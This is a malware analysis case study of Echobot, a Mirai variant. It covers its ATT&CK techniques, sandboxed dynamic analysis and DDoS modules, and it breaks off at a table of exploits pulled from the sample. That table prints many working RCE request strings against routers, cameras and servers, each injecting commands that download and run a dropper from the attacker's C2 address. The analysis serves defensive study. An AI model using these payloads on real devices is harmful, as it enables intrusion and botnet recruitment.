

Written by Benjamin Lee

**Malware Analysis IoT Case Study – Mirai/Echobot**

**2022-17-04**

# Exclusive Summary

Mirai is a malware that was discovered by MalwareMustDie – a malware research group in August 2016. The malware infects devices running Linux - including IoT devices such as routers, firewalls, cameras, servers, smart home hubs and transform them into remotely controlled bots that can be used by the attacker to simulate large DDoS attacks to targeted domains in order to disrupt services and platforms.

This malware analysis case study will go over a Mirai variant called ‘Echobot’ that was discovered by Palto Alto Network Researchers in June 2019. We will go over the capabilities of the malware from our own analysis and at the end of the case study provide recommendations for mitigating and preventing the malware from spreading.

Table of Contents

[Exclusive Summary 2](#_Toc101201909)

[Mitre Att&ck Matrix 3](#_Toc101201910)

[Threat intel insights 4](#_Toc101201911)

[Targets 4](#_Toc101201912)

[Technical Analysis 5](#_Toc101201913)

[Main Malware Sample 5](#_Toc101201914)

[Mirai Functionality 5](#_Toc101201915)

[Exploits/Vunlerabilities 8](#_Toc101201916)

[Maintaining persistence 12](#_Toc101201917)

[Command & Control (C&C) 13](#_Toc101201918)

[Overview 13](#_Toc101201919)

[Network IOCs 14](#_Toc101201920)

[Anti-reversing techniques 15](#_Toc101201921)

[Recommended Actions 15](#_Toc101201922)

[CONCLUSION 15](#_Toc101201923)


[appendix 16](#_Toc101201924)

[Indicators Of Compromise 16](#_Toc101201925)

[Tools used 16](#_Toc101201926)

[References 16](#_Toc101201927)

# Mitre Att&ck Matrix

  
**Figure 1.1 – MITRE ATT&CK Navigator**


|  |  |  |  |
| --- | --- | --- | --- |
| Technique ID | Tactic Name | Technique Name | Description |
| T1583.005 | Resource Development | Acquire Infrastructure: Botnet | This malware variant infects IoT devices to perform large DDoS attacks as a botnet |
| T1190 | Initial Access | Exploit Public-Facing Application | Mirai variant takes advantage of multiple unpatched design vulnerabilities in IoT Devices |
| T1210 | Lateral Movement | Exploitation of Remote Services | This Mirai variant propagates itself to other IoT Devices via RCE (Remote Code Execution) Vulnerabilities |
| T1203 | Execution | Exploitation for Client Services | This Mirai variant exploits known vulnerabilities in routers, cameras and other smart devices |
| T1046 | Discovery | Network Service Scanning | The malware scans TCP ports of random IP addresses and hosts to find new vulnerable IoT Devices |
| T1049 | Discovery | System Network Connections Discovery | The malware tries to identify IoT devices to infect |
| T1498 | Impact | Network Denial of Service | Mirai variant performs network DDoS attacks via its infected hosts |

# Threat intel insights

There is not enough evidence or information to attribute this attack to a specific group or threat actor. Motivations for the threat actor behind the Echobot attack in 2019 are unknown.

IoT Malware has become more prevalent over the past few years due to the leaking of the Mirai source code, allowing possibly anyone to create their own IoT botnets with little skill and by modifying snippets of the code to suit their needs. With multiple IoT devices being rarely patched long-term, and more vulnerabilities being found and exploited there may be a steady increase of IoT Botnets and malware in the wild.

## Targets

In this case study, we used an architecture-specific virtual machine for ARM to dynamically analyze our specified malware sample ‘ECHOBOT.arm6’ via Qemu 4.1.1 and BuildRoot 2. Using Docker, to import the ARM-machine we ran the sample for 60 seconds to collect system calls and network traffic.

**Figure 2.1 – Using Docker, Qemu/BuildRoot to analyze the Mirai sample dynamically**

Network traffic was then saved into a PCAP in which we further analyzed via Wireshark. The following figure below displays the GeoIP location sources of botnet traffic we collated and sorted via analyzing our Echobot sample’s network traffic.

Map

Description automatically generated

**Figure 2.2 – Botnet Traffic sources of infected devices used for DDoS collated via Wireshark**

# Technical Analysis

## Main Malware Sample

The malware sample we analyzed, ECHOBOT.arm6 was dropped by a bash script named ‘Richard’ from the C2 80.82.67.184. The dropper ‘Richard’ instructed systems to download one of the multiple malicious payloads for different processor architectures including ARM, MIPS, SPARC and others. Echobot.arm6 was one of such payloads used to spread the Mirai variant to new IoT devices, adding more infected devices to the Echobot botnet to deliver DDoS attacks.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Filename | MD5 | ELF Timestamp | Size (in Bytes) | Description |
| ECHOBOT.arm6 | 78b5d0f5d10792b1d816227015a9296b | 2019-12-03 18:24:07 UTC | 866759 bytes | Elf 32-Bit Executable, ARM, Mirai Botnet Variant |

## Mirai Functionality

Echobot contains many malicious capabilities used to attack networks and systems which we can analyze and correlate alongside the original Mirai source code. Interestingly enough, this custom variant does not use HTTP flooding as one of its many main attack vectors. The following attack vectors this Echobot variant uses is listed below.

1. **TCP Flooding** – This Echobot Mirai variant performs multiple TCP flood attacks including SYN, ACK, XMAS and STOMP. These type of TCP attacks exploit the normal TCP 3-way handshake to consume more bandwidth and resources to disrupt victim servers and services.

Graphical user interface, application

Description automatically generated

**Figure 3.1 – Comparison of TCP-SYN Mirai Module and Echobot TCP-SYN Module**


1. **UDP Flooding** – This Echobot Mirai variant can perform UDP Flooding attacks including VSE, DNS and UDPPLAIN. The threat actor is able to send multiple UDP packets to overwhelm a victim’s server and to lag responses and disrupt services.

Graphical user interface, application, Word

Description automatically generated

**Figure 3.2 – Comparison of UDP Flood Mirai Module and Echobot UDP Flood Module**

1. **GRE Ethernet Flooding** – This Echobot Mirai variant can perform GRE Ethernet flood attacks including GREIP and GREETH. In GRE flooding attacks, the threat actor will encapsulate packets with large amounts of data and route them to a victim’s network to exhaust network resources to de-encapsulate the packet payloads.



**Figure 3.3 – Comparison of GRE Flood Mirai Module and Echobot GRE Flood Module**

1. **STD Attack** – Echobot seems to implement a different attack vector where the malware can send random strings to various IP addresses. This has also been seen in other new Mirai variants such as Gafgyt.

Graphical user interface, text, application

Description automatically generated

**Figure 3.4 – Comparison of STD Mirai Module and Echobot STD Module**

Using the command line tool strace and another python binary emulation tool to supplement our results named Zelos, we were able to analyze the dynamic behaviour of the malware when executed, including network behaviour and system calls. In the figure below we can see some of these random strings being sent in real time to multiple IP addresses.

Text

Description automatically generated

**Figure 3.5 – Random strings being sent to Multiple IP addresses via STD Module captured by strace**

## Exploits/Vunlerabilities

This Echobot variant uses multiple RCE (Remote Code Execution) exploits to infect and propagate to other vulnerable IoT devices to be used in the botnet. Most of the common vulnerabilities we found targeted network routers and devices, wireless cameras, cloud platforms, NAS systems and linux servers. We counted more than 20 exploits that were used in this sample. A list of some of the CVE exploits that we found are listed below while analyzing the malware statically via **binutils** and **ghidra**.

|  |  |  |  |
| --- | --- | --- | --- |
| CVE | Type | Exploit Format | Affected Devices/Systems/Platforms |
| CVE\_2013\_7471 | Remote Code Execution | POST /soap.cgi?service=WANIPConn1 HTTP/1.1 | D-Link Devices:  DIR-300 rev B / DIR-600 rev B / DIR-645 / DIR-845 / DIR-865 |
| Sar2HTML\_3.2.1 | Remote Code Execution | GET /index.php?plot=;cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard HTTP/1.1 | PHP web application platforms |
| 3Com\_OfficeConnect\_RCE | Remote Code Execution | GET /utility.cgi?testType=1&IP=aaa || cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard HTTP/1.1 | 3Com OfficeConnect network routers and devices |
| CVE\_2019\_16072 | Remote Code Execution | POST /cgi-bin/protected/discover\_and\_manage.cgi?action=snmp\_browser&hst\_id=none&snmpv3\_profile\_id=&ip\_address=|cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard;/evil.php|php&snmp\_ro\_string=public&mib\_oid=system&mib\_oid\_manual=.1.3.6.1.2.1.1&snmp\_version=1 HTTP/1.1 | NETSAS Enigma NMS 65.0.0 |
| CVE\_2013\_5912 | Remote Code Execution | GET /VhttpdMgr?action=importFile&fileName=cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard HTTP/1.1 | Thomson-Reuters Velocity Analytics Vhayu Analytic Servers V6.94 Build 2995 |
| CVE\_2018\_20841 | Remote Code Execution | POST /protocol.csp?function=set&fname=security&opt=mac\_table&flag=close\_forever&mac=|cd /tmp; wget http://80.82.67.184/ECHOBOT.x86; curl -O http://80.82.67.184/ECHOBOT.x86; chmod +x ECHOBOT.x86; ./ECHOBOT.x86 HTTP/1.1 | HooToo TripMate Titan HT-TM05 and HT-05 routers |
| CCBill\_CGI\_2003\_RCE | Remote Code Execution | GET /cgi-bin/ccbill/whereami.cgi?g=cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard HTTP/1.1  GET /ccbill/whereami.cgi?g=cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard HTTP/1.1 | CCBill Online payment platform |
| CVE\_2019\_14931 | Remote Code Execution | GET /action.php HTTP/1.1  {'host' : ';cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard&PingCheck=Test'} | Mitsubishi Electric smartRTU & INEA ME-RTU devices v2.2-3.0 |
| CVE\_2017\_16602 | Remote Code Execution | POST /u/jsp/tools/exec.jsp HTTP/1.1 | Netgain System Enterprise Manager 7.2.730 |
| CVE\_2006\_4000 | Remote Code Execution | GET /cgi-bin/preview\_email.cgi?file=/mail/mlog/|cd; /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard HTTP/1.1 | Barrucada Spam Firewalls 3.3.01.001-3.3.01.053 |
| ACTi\_ASOC2200\_RCE | Remote Code Execution | GET /cgi-bin/test?iperf=;cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard HTTP/1.1  Host: %s:80 | ACTi video surveillance Cameras |
| AVCON6\_RCE | Remote Code Execution | POST /login.action?redirect:${%23a%3d(new%20java.lang.ProcessBuilder(new%20java.lang.String[]{%22cd /tmp; wget http://80.82.67.184/richard; curl -O http://80.82.67.184/richard; chmod +x richard; ./richard%22})).start(),%23b%3d%23a.getInputStream(),%23c%3dnew%20java.io.InputStreamReader(%23b),%23d%3dnew%20java.io.BufferedReader(%23c),%23e%3dnew%20char[50000],%23d.read(%23e),%23matt%3d%23context.get(%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27),%23matt.getWriter().println(%23e),%23matt.getWriter().flush(),%23matt.getWriter().close()} HTTP/1.1 | Avcon6 Video Conferencing Systems |
| P2P\_wificam\_RCE | Remote Code Execution | GET /set\_ftp.cgi?next\_url=ftp.htm&loginuse=%s&loginpas=%s&svr=192.168.1.1&port=21&user=ftp&pwd=$(cd /tmp; wget+http://80.82.67.184/richard; chmod+777+/tmp/richard; /tmp/richard+goahead)&dir=/&mode=PORT&upload\_interval=0  GET /set\_ftp.cgi?next\_url=ftp.htm&loginuse=%s&loginpas=%s&svr=192.168.1.1&port=21&user=ftp&pwd=passpasspasspasspasspasspasspasspass&dir=/&mode=PORT&upload\_interval=0 | P2P Wireless IP Cameras |
| WIPG1000\_RCE | Remote Code Execution | POST /cgi-bin/rdfs.cgi HTTP/1.1 | WePresent WiPG-1000 Wireless Presentation systems |
| CVE\_2019\_3929 | Remote Code Execution | POST /cgi-bin/file\_transfer.cgi HTTP/1.1  Function names analyzed in ghidra as non-stripped binary:  blackboxScan, blackbox\_scanner\_kill, blackbox\_setup\_connection | Crestron AM/Barco wePresent WiPG/Extron ShareLink/Teq AV IT/SHARP PN-L703WA/Optoma WPS-Pro/Blackbox HD WPS/InFocus LiteShow devices |
| CVE-2017-14135 | Remote Code Execution | Function names analyzed in ghidra as non-stripped binary: dreamboxscan, dreambox\_scanner\_kill, dreambox\_setup\_connection | OpenDreambox devices such as CCTV systems and video recorders |
| CVE\_2018\_6961 | Command Injection | POST /scripts/ajaxPortal.lua HTTP/1.1  Function names analyzed in ghidra as non-stripped binary:  vmwarescan, vmscan\_scanner\_kill, vmware\_setup\_connection | VMware NSX SD-WAN Edge < 3.1.2 |
| CVE\_2018\_7841 | Command Injection | POST /smartdomuspad/modules/reporting/track\_import\_export.php HTTP/1.1 | Schneider Electric U.Motion Builder 1.3.4 |
